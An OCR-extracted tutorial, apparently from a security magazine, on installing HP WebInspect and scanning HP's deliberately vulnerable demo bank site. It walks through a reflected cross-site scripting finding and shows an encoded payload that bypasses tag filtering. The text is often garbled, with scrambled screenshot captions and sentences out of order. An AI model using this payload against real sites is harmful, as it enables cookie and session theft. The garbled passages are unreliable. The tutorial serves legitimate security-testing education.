Alexand Name Product Hypidelo Interest Stopping Sol. Server 2012 Spin (2015 Server product updates Sol. Server 2012 Spin (2015 Server) 30 Mail Stopping 1 updates (30),MSR hoursporters y The Server 2012 Spin (2015 Server) 30 Mail Stopping 1 updates (30),MSR hoursporters y The Server 2012 Spin (2015 Server) 30 Mail Stopping 1 updates (30),MSR hoursporters y The Server 2012 Spin (2015 Server) 30 Mail Stopping 1 updates (30),MSR hoursporters y The Server 2012 Spin (2015 Server) 30 Mail Stopping 30			ana ana a				
Predict Updaten vesall Setup Frier Name Size Server Set2 Set1 (2011 Server poduce spotters) Ook Name Size Server Set2 Set1 (2011 Server) 30 Name Size Server Set2 Set1 (2011 Server) 30 More Information Name Size Server Set2 Set1 (2011 Server) 30 More Information Name Size Server Set2 Set1 (2011 Server) 30 More Information Name Size Server Set2 Set1 (2011 Server) 30 More Information Name Size Server Set2 Set1 (2011 Server) 30 More Information Name Size Server Set2 Set1 (2011 Server) 30 More Information Name Size Server Set2 Set1 (2011 Server) 30 More Information	minality within the report	t solutes to enhance your SQL Server sec.	why and performance.				
All an all and all all all all all all all all all al		El include SQL Server product y	осин				
Coka String 100 berg		Name	Size (MID)		More Information	-	
@kamismikashowto		5QL Server 2012 SP1 00R Setup	- 28	5	8.270839		
	@k			10	wt	0	
	@k			10	wt	0	
later mensional Dis Jerre analysis address	@k	anish	KUST	10	wt	0	
	@k	anish	KUST	10	wt	0	
- Back Next + Cano	@k	COMISSION	kast	10	wt	0	

some time.




It will prompt you to select the features you

want to install. If you are not sure what you wa--nt, just leave the default selection and click on "Next".




The Instance configuration window opens. Lea--ve the default options and click on "Next".



E SOIL Server 2012 Setup **Database Engine Configuration** Specify Database Los and data dia Setup Support Rules Serves Confequention Bata Biochosias Unar Instances: FILESTREAM Feeture Se Specify the authentication mode and administrators for the Database Engine. installation Rules mance Configuration Authentication Model Disk Space Requirements Windows authentication mode lever Configuration C Mixed Mode (SQL Server authentication and Windows authenticat Database Engine Configuration Dron Reporting Installation Configuration Specify the pasto-call for the SDL Server system administrator (sal acttshkashowt Value Rogers Specify 101, Server advis wild unvestricted accel to the Database Engine + Beck Next + Cancel Pedge


If you want to send any information about errors to Microsoft, select the option and click on "Next".




Installation Progress

Setup Support Rules

Click on "Next".



Configure the authentication for the SQL server. If you have no idea, once again leave the defa-----ult options and click on "Next".



The installation progress will end with the below window. Congrats, You have successfully insta--lled SQL server express 2012 in Windows 10.




Now we will see how to install HP Webinspect in the Windows 10 machine in which we just in--stalled SQL server express 2012. Download the latest version of HP Webinspect from their website. We will use version 16.10 f---or this tutorial. Right click on the downloaded file and run with administrator privileges. The i---nstallation wizard will start with the welcome

message as shown below. Click on"Next".



After we click on "Next" we get EULA window. As everybody knows, this is the End User Lice--nse agreement. Select the checkbox "Accept the license agreement" and click on "Next".



Next, it will ask you as to where the HP Webins -pect program should be installed. You can cha--nge the installation folder if you want although keeping it default will not hurt. Click on "Next".

kanishkashowtdclick on "Next". Back Next Cancel

If you want to setup Webinspect as a sensor, se--lect the sensor option and

HPE Security WebInspect	16.10	-		×
Sensor Configuration				5
Configure Webünspect as a	Sensor for this installation (option	nai).	5	>
Configure WebInspect as a	Sensor			
Enterprise Manager URL:				_
Sensor Authentication	(j.e. https://localhost/WIE/ or	https://localhos	t/Amp/)	
Uter Names	iah lear	Q.e. (ionain'i Ja	er).
U Passiona I	ISTIKUS	STLU	W	L
Confirm Password:		-		
Noter	The user account specified here	must be a Sensor	User	
	< Back	Next >	Car	icel :

as shown below. HPE Security WebInspect 16.10 Setup Ready to install HPE Security WebInspect 16.10

@kanishkashowto

Click on "Install" to start the installation process


Click Install to begin the installation. Click Back to review or change any of your installation settings. Click Cancel to exit the wizard.

Once the installation is over, it will show you the below window. If you want to start HP webinsp---ect, select the option and click on "Finish".

Back

Install

Cancel




The program will launch. But if you get an error or something like below, it's because you have no SQL server installed on your system. Install SQL server express and relaunch the program.



But if everything went right and your program h--ompt you for activation as shown below. But it also offers a 15 days trial. I have registered for



the trial.



Once the registration process is over, the progr- HPWebinspect we will be only allowed to scan -am will open as shown below. Update the pro-- the website deliberately provided by HP for this gram. We have successfully installed HP Webin purpose. This website simulates a bank (nam-spect in Windows 10.

Since we have finished installing HP WebInspe- now on.

second to HEE Second Well-or		
🙆 Start & Guided Scart Sectored Committees Marks	- Started by Decend Science and De-	
Start & Basic Scan Los com Ministrio deviation.	Statistical Annual Strength Sector Strength Strength Statistics Sector Strength Technic Strength Statistics Sector Strength Strength Strength Statistics	
Start a Web Service Scan	· Maria and a second state of the second state	
Start at Erdorprise Scan	Hewist	
Generato a Report Antonicio este teter sprit.	Enterpri	nto
Start Smart Jpdats	What's new in WebInspect 16.10	NLO
	the Reput deck also be take term	Personana .
License Alert	A fair for Mill A fair for Mill A fair (global) and the fair for (glob	Product Description

-ct now we will see how to perform web app pe--ntesting with HP Webinspect. But before that a small introduction to Webinspect.

Webinspect is an automated web appli--as launched successfully, the program will pro- -cation security scanning tool. It helps the secur--ity professionals to assess the potential vulner--abilities in the web application. It is basically a dynamic black box testing tool which detects th--e vulnerabilities by actually performing the att---ack.

> It is basically an automated dynamic application security testing (DAST) tool that mi---mics real-world hacking techniques and attack--s, and provides comprehensive dynamic analy--sis of complex web applications and services.

> Now let us see how to perform website vul--nerability assessment with HPWebinspect. Op--en the program and click on basic scan. We w--ill see other scan options in the following parts of this tutorial. As its name implies, this option performs a basic security scan on a website. As we select the basic scan option, the "scan

Wel	come to HPE Security WebInspect	Home Manage Scans Manage Schedule
2	Start a Guided Scan Create a scan that is optimized for your Web site.	Recently Opened Scans dear list None Scans Scheduled for Today
2	Start a Basic Scan	WebInspect Messages
5	Scan a single Web site for vulnerabilities.	delete de
8	Start a Web Service Scan Find vulnerabilities in a Web service.	What's new in WebInspect 16.10!
2	Start an Enterprise Scan Schedule an enterprise scan.	iter + Cope & Complexe Menager Stat Traver P plc/ Manager tent them P violation Resolution
	Generate a Report Analyze a scan using system reports.	Welcome t W Workins Mace Recorder
	Start SmartUpdate	Crote a 🔯 Regular Expression Editor
4	Update security checks and patches.	Start € Server Andyre Sora ≠ a Server Marker Sora ≠ a Web Service fact Designer Web Service fact Designer Start € Start € Start € Start € Start € Start € Start € Start € Start €
	License Alert	Find volve Web Discovery Web Discovery Web Discovery Web Prov
Ŷ	LICENSE AIEIT License will expire in 15 days.	Start a Traffic Viewer

wizard" opens. As we are using a trial version of -ed zero bank) and this will be our target from

Below the scan name option, we have features recommends best configuration for the sca--n. with radio buttons. Let's see what are each of t- You can select the option. We will see more -hese options.

crawl:- This process makes a list of all the pag--es on the entire website and builds its structur--е.

auditing: - Auditing is the process in which

HPwebinspect will attack the website to find out the vulnerabilities.

Here, I have selected the "crawling and auditin--g" option. HP Webinspect provides four types of scans.

Standard scan: - Normal scan.

List Driven scan: You can specify the list of urls for the tool to scan. It will only scan those urls.

Workflow Driven scan: - Similar to list driven s--can. You can scan a port of your website by specifying a macro.

Manual scan: You can specify each link you want to scan. step by step.

To start scanning, we need to specify the websi- on "scan". -te you want to scan and click on "Next". (As I already told you, the trial version can only scan one website.)

🔀 Scan Wizard	? X
Web Site Scan Perform a scan of the target applicatio	. Step 1 of 5
Scan Name: Site: http://zero.webappsecurity.co	/m/
O Crawl Only Crawl & Audit Audit	it Only 🔿 Manual
Standard Scan WebInspect performs an automated analysis s	
Start URL: http://zero.webappsecurity.com/	•
Browser: Internet Explorer	Scan be listed in a text file or an XML file created by the baryest tool.
O Workflow-Driven Scan	
Use a macro to navigate the application and p	
Macro:	Record Manage
Settings (Default) 👻	< Back Next > Cancel

In the next window, you will be prompted for au--thentication. If your website or network require--s authentication, provide them. Choose if you

Los Mord Authentication and Connectivity Mords the researcy orderical and environment information to gate assess to the target with a	want network proxy or not and click on "Next".
Network Proxy From Profile Use Internet Explorer Edit Edit	click on "Next".
Network Authentication	
"Contraction ishkash	The profiler automatically samples the website and
Settings Default *	< Back Next > Cancel

about profiler later. There are some other settin-

Scan Wizard	?
Detailed Scan Configuration	Step 4 of
Review profiler recommendations and configure specific settings.	
rofiler	
The profiler samples your web site and makes configuration recommendations details section below.	to best scan your web site. These recommendations are added to
Run Profiler Automatically Profile	
ettings	
This section deals with the way information is gathered for a scan. ✓ Auto fill web forms during crawl WebInspect submits values for input controls found on all forms.	The values are extracted from a file you create using
the Web form editor. Click Load to specify the file containing the	
(default)	Load Edit Create
	East East East East East East East East
Add Allowed Hosts	2 of 6
	2 of 6
Add Allowed Hosts Some URLs on the site might have host names that refer to sub-app and choose the appropriate hosts to add to the allowed hosts settin	2 of 6
Add Allowed Hosts Some URLs on the site might have host names that refer to sub-app and choose the appropriate hosts to add to the allowed hosts settin	2 of 6 plications or related applications. You should review the list _ ^ ^ g. This will ensure that you scan the entire application.

-gs. Leave them to their default settings and click on Next. You will get a congrats message telling about the successful configuration of scan settings. It's time to start the scan. Click



The scan will start as shown below. It will take some time dependent on the size of the website

	ero.we			
itte	Scan Info	scan Dashboard		
	Dashboard Dashboard Traffic Monitor	Crawled: 0 of 0	Network	
	Attachments	Audited: 0 of 0		
	🛱 False Positives	Smart Audited: 0 of 0	Analysis	0.008
	Session Info	Verified: 0 of 0	Allalysis	
	Host Info	Reflection Audited: 0 of 0		
		Vulnerabilities		
UK		<u>, prikusii</u>	\overline{UW}	Ļ
	Severity - Check -	Type f	liter criteria	a • 🙆 (s
	Hc Path ~	Method Vuin Param Parameters	Kingdom	Application
Excluded Hosts				
Excluded Hosts RAllowed				



you are scanning.


After the scan is finished, it will show the results as shown in the image given above. This tool classifies vulnerabilities into critical, high, medium, low and info.

Now we will go through analysis of these vulnerabilities. Wait, but why do we need this a--nalysis?Just because we have used an autom--ated tool doesn't mean it is cent percent effect--ive. There may be lot of false positives and in the worst case false negatives. The threat it shows as critical may not be really that dangerou--s or a threat it shows as medium may be critic-

Star	t Page	4.6
Wel	come to HPE Security WebInspe	Ct Home Manage Scans Manage Schedule
-		Recently Opened Scans clear list
	Start a Guided Scan Create a scan that is optimized for your Web site.	clear_Service: http://legacy.webappsecurity.com/CustomerAccounts/WebService.asmx?wsdl clear_Site: http://zero.webappsecurity.com/
-	Start a Basic Scan	Scans Scheduled for Today
	Scan a single Web site for vulnerabilities.	WebInspect Messages
-	Start a Web Service Scan	delete Welcome to HPE Security WebInspect 16.10 4/17/2014 delete HPE Security Fortify Software Security Content 2016 Update 2 7/1/2016
	Find vulnerabilities in a Web service.	What's new in WebInspect 16.101
C	Start an Enterprise Scan Schedule an enterprise scan.	TEKUSNOWLO
5	Generate a Report Analyze a scan using system reports.	Hewlett Packard Enterprise
-	Start SmartUpdate Update security checks and patches.	What's new in WebInspect 16.10
		New things to check out in the tools menu
		HPE Security WebInspect
	License Alert	File Edit View Tooth Enterprise Server Reports
	License will expire in 11 days.	Start / Resurne I I Policy Manager


-al depending on the situation.

The analysis is very important part of WAPT. Let us see how to perform this analysis with



HPWebinspect.

Before we perform analysis, let us get familiar with the interface of HPWebinspect. To the down left, we have view options of the scan (site and sequence). The "site view" shows us the hierar--chical structure of website we just scanned wit--h vulnerabilities found highlighted as shown b-elow to the left. We can see in the above imag--e, that the account part of the website has a c-



-ritical vulnerability.

The sequence view shows us the order in which WebInspect scanned the URLs. It is sho--wn below.

Occupying large area of the interface is the Sc---an dashboard with a pictorial representation of vulnerabilities. It also has vulnerabilities classifi--ed into its attack types (how exactly these vul-nerabilities can be expoited). To its left, we hav--e sections called scan info, session info and h--ost info. The scan info has four options : dash---board, traffic monitor, attachments and false p--ositives. We have already learnt about dashbo-




-ard, others are self explanatory.

Below scan info we have have session info. It is empty because we didn't include any

sessions in our scan.

which is obviously information about the host



we scanned. It will provide us info like P3P info

File Edit View Tools	Scan Enterprise Server			
Start / Resume Dause	e 🔝 Skip 🌇 Audit 🎯	Rescan • Grompare	📋 🗋 New 🔹 📴 Open 🔹 🎪 Compliance Ma	inager 🔄 Policy Manager 🏹 Report
Start Page Site: http://z	ero.we			4
	Scan Info	📲 🤷 🧱 Host E-maile	: http://zero.webappsecurity.com:80 (6)
http://zero.webappsecurity.com/	Dashboard	Search for:	+ 🔍 Find 🔲 RegEx	
Cig account	Traffic Monitor	Source	URL	Post Data
Account	Attachments	Script Indude	http://zero.webappsecurity.com/resources	(G
admin	🐔 Faise Positives	Form	http://zero.webappsecurity.com/forgotten	p email=John.Doe%40somewhere.com&submit
backup	1000	None	http://zero.webappsecurity.com/README.	
2 cpi-bin	Session Info	HTML	http://zero.webappsecurity.com/README.	
errors	Host Info 3	None	http://zero.webappsecurity.com/readme.tr	xt .
htbin	P3P Info	dave@davegandy.e	TOM	
ricude notice	XALA 6			
manager	Certificates			
resources				
Villa user	Comments			
<pre>script>alert(TRACK);</pre>	Cookies			
debug.bit	📫 E-mails			
	Forms			
faq.html	Forms	~		
Faq.html a faq.html.bak	Forms			- 0 3
Faq.html		v		
faq.html faq.html faq.html faq.html.bak HPE Security WebInspect File Edit View Tools	Scan Enterprise Server	Reports Help		
faq.html faq.html faq.html faq.html.bak HPE Security WebInspect File Edit View Tools	Scan Enterprise Server		🗋 New - 🧭 Open - 🍭 Compliance Man	
faq.html faq.html faq.html faq.html.bak HPE Security WebInspect File Edit View Tools	Scan Enterprise Server		🗋 New • 🚰 Open • 🍕 Compliance Mar	
faq.html faq.html.bsk faq.html.bsk HPE Security WebInspect File Edit View Tools Start / Resume I Pause Start Page Site: http://ze	Scan Enterprise Server	Rescan • 🐨 Compare		nager 👩 Policy Manager 👸 Report 🧉
faq.html faq.html faq.html faq.html bak cons c	Scan Enterprise Server	Rescan • 🐨 Compare	New + 20 Open + Q Compliance Mar http://zero.webappsecurity.com/280 (20) • Q Find Reps.	nager 👩 Policy Manager 👸 Report 🧉
fing.html fing.html.bak fing.html.bak HPE Security WebInspect File Edit View Tools Start / Resume Rart / Resume Rart / Resume Start / Resume Start / Resume J	Scan Enterprise Server	Rescan + 🗑 Compare	http://zero.webappsecurity.com:80 (20) • Q. Find 🔲 RegEx	ager 🔯 Policy Manager 🖉 Report 🤞 I
faq.html faq.html faq.html faq.html bak HPE Security WebInspect File Edit View Tools Start Resume Pause Start Resume Pause Start Resume Site http://zeri.webappseu.rity.com/ faq.html faq.html	Scan Enterprise Server	Rescan • Transition Compare	http://zero.webappsecurity.com:80 (20) • Q, Find T RegEx	nager 👩 Policy Manager 👸 Report 🧉
Active	Scan Enterprise Server	Rescan + 🗑 Compare	http://zero.webappsecurity.com:80 (20) • Q, Find T RegEx	ager 🔯 Policy Manager 🖉 Report 🤞 I
for her last for last for last for last	Scan Enterprise Server Skip Audit & Skip Aud	Rescan - Compare	http://zero.webappsecurity.com:80 (20) • Q, Find [] RegEx [UBL with Inter/jeen.webappsecurity.com/	ager 🔯 Policy Manager 🖉 Report 🤞 I
Technici	Scan Enterprise Server Skip Audit A Addit Addit False Postwer Session Info Host Info Post Info	Rescan - Transie Compare Host Forms: Search for: Source Extensis Added To Co Search	http://zero.webappsecurity.com:80 (20) • Q, Find RegEx UBL I UBL Intro//zero.webappscortly.com/ http://zero.webappscortly.com/	nager R Policy Manager R Report 4
for him for him for him how	Scan Enterprise Server Skip Audit A Skip Audit A Skip Audit A Session Info Host Info Session Info Host Info AJAX	Rescan • 🐨 Compare	http://zero.webappsecurity.com:80 (20) • Q. Find Regts URL Heb/Jeros.eebaccerorer.com/ http://zeros.eebaccerorer.com/ http://zeros.eebaccerorer.com/ http://zeros.eebaccerorer.com/	nager R Policy Manager R Report 4
Technici	Scan Enterprise Server Skip Audit Audit Audit Audit Paise Postbar Session Info Most In	Rescan - Compare Host Forms: Search for: Source Externed Added To Co Search If The, Form Sorpt	http://zero.webappsecurity.com:80 (20) • Q, Find] Regfx UR Http://zero.webapecurity.com/dmm/ http://zero.webapecurity.com/dmm/ http://zero.webapecurity.com/dmm/ http://zero.webapecurity.com/dmm/ http://zero.webapecurity.com/dmm/	nager R Policy Manager R Report 4
Texthell Texthell Jok HPE Security WebInspect FILE Ed. View Tools Start Fage Benerging District Distric	Scan Enterprise Server Stop Aude Con Texas Convertise Autometise Autometise Session Infor Heat Info 2 mor P3 Pub Convertise Converti	Rescan • Compare Host Forms: Search for: Source External Added To Cro Search HTML Form	http://zero.webappsecurity.zero.e00 (20) + Q. Find Reg(s.) R	nager R Policy Manager R Report 4
Technick Start Result Technick Technick Start Result Technick	Scan Enterprise Server Sup Audit (more False Postburg) Session Info Host Info Aux Comments Comments Comments	Rescan - Compare Host Forms: Search for: Source Externed Added To Col Search HTML: Form Script Static FORM «Constances"/s	http://zero.webappsecurity.zero.e00 (20) + Q. Find Reg(s.) R	Nager Report
Constant and a second a seco	Scan Enterprise Server Stop Aude Con Texas Convertise Autometise Autometise Session Infor Heat Info 2 mor P3 Pub Convertise Converti	Rescan - Compare Hoot Forms: Search for: Search for: Search Searc	http://zero.webappsecurity.com/8/0 (20) + 0, Fod _ Regfs : 405-	Rest Data Rest Data Rest Data Rest Data
faq.html faq.html faq.html faq.html faq http://faq.html faq http://faq http:	Scan Enterprise Server Sup Audit (more False Postburg) Session Info Host Info Aux Comments Comments Comments	Rescan - Compare Host Forms: Search for: Search for: Search Search Fairmeil Added Tin Cro Search HTRL, Porm Script Static Foode <form estimations<br="">Classer</form>	http://zero.webappsecurity.com/8/0 (20) + 0, Fod _ Regts : 405-	Rest Data Rest Data Rest Data Rest Data

(protocol allowing websites to declare their intended use of information they collect about users), AJAX, certificates etc, etc, etc. Let us look at the cookies collected by the sca---n.

We can also see the emails we found during s-- -icular vulnerability (in our case XSS) and info -can.

Also the forms on the scanned website.



the interface which is right down below the pro--gram. These are the vulnerabilities found duri--Below session info, we have the host info -ng the scan. As already said, these are classif--ied according to the level of danger posed by

		can 🔹 🕎 Compare 📋 🗋	New 🝷 🔁	Open 🔹 ญ	Compliance Ma	nager 🛃 Policy Manager 鑦	Report d b
Site	Scan Info 🔶	🕯 🎯 Scan Dashboard					
http://zero.webappsecurity.com/ A	Dashboard Traffic Monitor	Crawled: 158 of 158				Network	
Vie account	Attachments	Audited: 149 of 149					0.000
ling admin Sing backup Ming cgi-bin	Ression Info	Smart Audited: 149 or Verified: 0 of 0	149			Analysis	
Piros Piros Piros Piros Piros Presources Piros Piros	Host Info Host Info AJAX Centricates Comments Codes Fraib	Reflection Audited: 0 Vulnerabilities	of 0	17.9	s Ì		12
debug.txt faq.html	Severity A	~ <				lilter criteria	4.08
C forgotten-password-send.	Path -		Method	Vuln Param	Parameters	Kingdom	Application
index.html.old	Critical (5 items) Cross-Site Scripting: Refl						
Excluded Hosts	http://zero.webappsec http://zero.webappsec		GET GET	question searchTerm		Input Validation and Representation Input Validation and Representation	
🦲 Site	http://zero.webappsec	urity.com/sendFeedback.html handled Exception (1 item)	POST	name	(Post)name=	Input Validation and Representation	on
Sequence	http://zeco.webappsec		GET			Errors	


them. We need to analyse each vulnerability to see the vulnerabilities and check if there are a---ny false positives.

In this howto, we will cover analysis of one or




two vulnerabilities. Expand the "critical" section of vulnerabilities. We can see that there is a XSS vulnerability in the search page. We will analyse this vulnerability.

When we click on a particular vulnerability, the dashboard will show information about the part-



about how hackers might exploit this.


Scroll down the dashboard to get more info about the vulnerability. We can see the exact query used by the tool to get the result. In this ca-



-se, our target is using tag removal to prevent XSS but we can bypass using the query given below. (We will learn more about XSS and its evasion filters in our future issues)

Now right click on the vulnerability we are anal--ysing. In the menu that opens, click on "View in Browser" to see this exploit in action practic---ally in the browser.

We can see result of exploit working in browser below. In this case, it is displaying a message



box with a number but hackers can use it to display cookies and session ids. Hence this is definitely a critical vulnerability.

Start Page Site: http://zer	o.we						4 Þ
Site	Scan Info	^ 🍙 Ses	sion Vulnerabilities: http:/	/zero.webappsecurit	y.com/search.html?	searchTerm=1234	15%3.
	Dashboard Traffic Monitor Attachments Atlace Positives		Site Scripting vulnerability found in		he following attack uses pl	lain encoding.	
debug.txt	Session Info 🏦	Ø	Copy URL				- 1
aq.html.bak	Vulnerability	0	Copy Selected Item(s)	rifed as executing code	on the web application. C	Cross-Site Scripting occu	urs wh
Freedback.html	12 Web Browser	8 10	Copy All Items	ch as login information, that	t is not properly validated,	allowing an attacker to en	mbed m
20 A					f any user that views the		
🗹 🎍 forgot-password.html	A HTTP Parturet	1. 1. 1	Export				
forgotten-password-send.	HTTP Request			the user simply has to vis	it a page to make the malic	cious scripts execute. If s	succest
forgotten-password-send.	B HTTP Response	Sa	View In Browser	the user simply has to vis a manipulate or steal coo	it a page to make the malic kies, create requests that	cious scripts execute, if s t can be mistaken for th	success hose of
forgotten-password-send.	Carter Response	S	View In Browser Filter By Current Value	the user simply has to vis manipulate or steal coo kecute malicious code o	it a page to make the malic kies, create requests that	cious scripts execute. If s I can be mistaken for th ecommendations include	hose of implem
forgotten password-send. forgotten password-s	C HTTP Response Stack Traces	See	View In Browser	the user simply has to vis manipulate or steal coo kecute malicious code o	at a page to make the malic kies, create requests that n end user systems. Re	cious scripts execute. If s I can be mistaken for th ecommendations include	hose of implem
forgotten password-send. index.html index.html.oid index.oid	C HTTP Response Stack Traces Details Steps	Se	View In Browser Filter By Current Value	the user simply has to vie manipulate or steal coo xecute malicious code o fibration of user-supplied of	at a page to make the malic kies, create requests that n end user systems. Re	cious scripts execute. If s I can be mistaken for th ecommendations include	hose of implem
forgotten password-send. index.html index.html.oid index.oid iogn.html	C HTTP Response Stack Traces	A. an A	View In Browser Filter By Current Value Change Severity	the user simply has to vie manipulate or steal coo xecute malicious code o fibration of user-supplied of	at a page to make the malic kies, create requests that n end user systems. Re	cious scripts execute. If s I can be mistaken for th ecommendations include	hose of implem
forgotten possword send. forgotten possword send. for ndex.html.oid for ndex.html.oid for ndex.html.oid for ndex.oid for ndex.oid for ndex.oid for ndex.btml for README.bt for README.b	Back Traces		View In Browser Filter By Current Value Change Severity Edit Vulnerability	the user simply has to vis i manpulate or steal coo vecute misicious code o fitration of user-supplied o cuted.	It a page to make the main lies, create requests that n end user systems. Re sata, and encoding all user	clous scripts execute. If s t can be mataken for th commendations include supplied data to prevent	success implem inserte
forgotten password-send. index.html index.html.oid index.html.oid index.ntml.oid index.oid index.oid index.oid index.oid index.oid README.btt isearch.html	HTTP Response Stack Traces Details Seps Details Links		View In Browser Filter By Current Value Change Severity Edit Vulnerability Review Vulnerability	the user simply has to vis i manpulate or steal coo vecute misicious code o fitration of user-supplied o cuted.	at a page to make the malic kies, create requests that n end user systems. Re	cious scripts execute. If s I can be mistaken for th ecommendations include	success implem inserte
forgotten password-send. forgotten p	Check		View In Browser Filter By Current Value Change Severity Edit Vulnerability Review Vulnerability Mark As Send To	the user amply has to via manipulate or steal coo ecute maticuous cool fitration of user-supplied or cuted.	It a page to make the mail uses, creater requests that n end user systems. Re data, and encoding all user <i>e filter criteria</i>	cours scripts execute. If a f can be mataken for th commendations include supplied data to prevent	success hose of implen inserte
forgotten passmord-send.	Statk Traces Statk Traces Details Steps Ø Links		View In Browser Filter By Current Value Change Severity Edit Vulnerability Review Vulnerability Mark As Send To Remove Location	the user simply has to vis i manpulate or steal coo vecute misicious code o fitration of user-supplied o cuted.	It a page to make the mail uses, creater requests that n end user systems. Re data, and encoding all user <i>e filter criteria</i>	clous scripts execute. If s t can be mataken for th commendations include supplied data to prevent	success hose of implen inserte
Torgetten passing disent. T	Berefity - Check - Path -	13	View In Brower Filter By Current Value Change Severity Bit Vulnerability Review Vulnerability Mark As Send To Remove Location Crawl	the user amply has to via manipulate or steal coo ecute maticuous cool fitration of user-supplied or cuted.	It a page to make the mail uses, creater requests that n end user systems. Re data, and encoding all user <i>e filter criteria</i>	cours scripts execute. If a f can be mataken for th commendations include supplied data to prevent	success hose of implen inserte
forgotten passmord-send. forgotten passmord-send. forgotten passmord-send. fordex-him of fordex-old fordex-old fordex-old fordex-old fordex-bit f	Stack Traces Detais Stack Traces Detais Seps Unks Seventy Check = Path = Path =	Rected (1 16	View In Browser Filter By Current Value Change Severity Edit Vulnerability Review Vulnerability Mark As Send To Remove Location	the user simply hash or your of the service manufactor of service manufactor of the service manu	It a page to make the mail uses, creater requests that n end user systems. Re data, and encoding all user <i>e filter criteria</i>	consistents execute. If a can be majaken for th commendations include supplied data to prevent a commendation of the commentation of the supplied data to prevent Application	success hose o implen inserte


Right click on the vulnerability and select the option "Review vulnerability" as shown in above image. This is helpful in knowing more precisely about the vulnerability.

Another window will open as shown below. It will automatically show you the browser view.


Review v	ulnerabilities									?	>
ttp://zero	.webappsecu	rity.com:80	/search.html	?searchTerm=1	23459	63c%73%	43%72%30	%53%63%52%6	9%50% <mark>74</mark> %3e%499	670%54%3e%61%6c	%65
vulnerabili	ty to Review:	O Cross-S	Site Scripting:	Reflected	•	Retes	t 🐔 Mark	As 💩 Options	🔀 Send To 🥹 Help		
Browser	Request	Response	Vulnerability	Attachments							
Browser Vi 74%28%3 Original Bro	5%35%31%32	webappsecu %32%29%3	rity.com:80/si c%2f%73%43	arch.html?search %72%3c%53%63	Term= %52%	12345%3c% 69%50%7	73%43%72 %3e%49%7	%3c%53%63%52% 0%54%3e	69%50%74%3e%49%7	70%54%3e%61%6c%65	6729
Zero	Bank							Search		+) Signin	
	arch F	ai									
Teor to Pe	produce										_
steps to ke				Post Parameters				Source	Attack Parameter	Response Match Sta	
											US
URL	webappsecurity	.com:80/						Start Location			us
URL http://zero http://zero	webappsecurity	com:80/searc						Start Location Form Target			us
URL http://zero http://zero		com:80/searc							searchTerm		us

We can click on "Request tab" to see the request sent by our tool.


http://zero.webapps	curity.com:80	o/search.num											
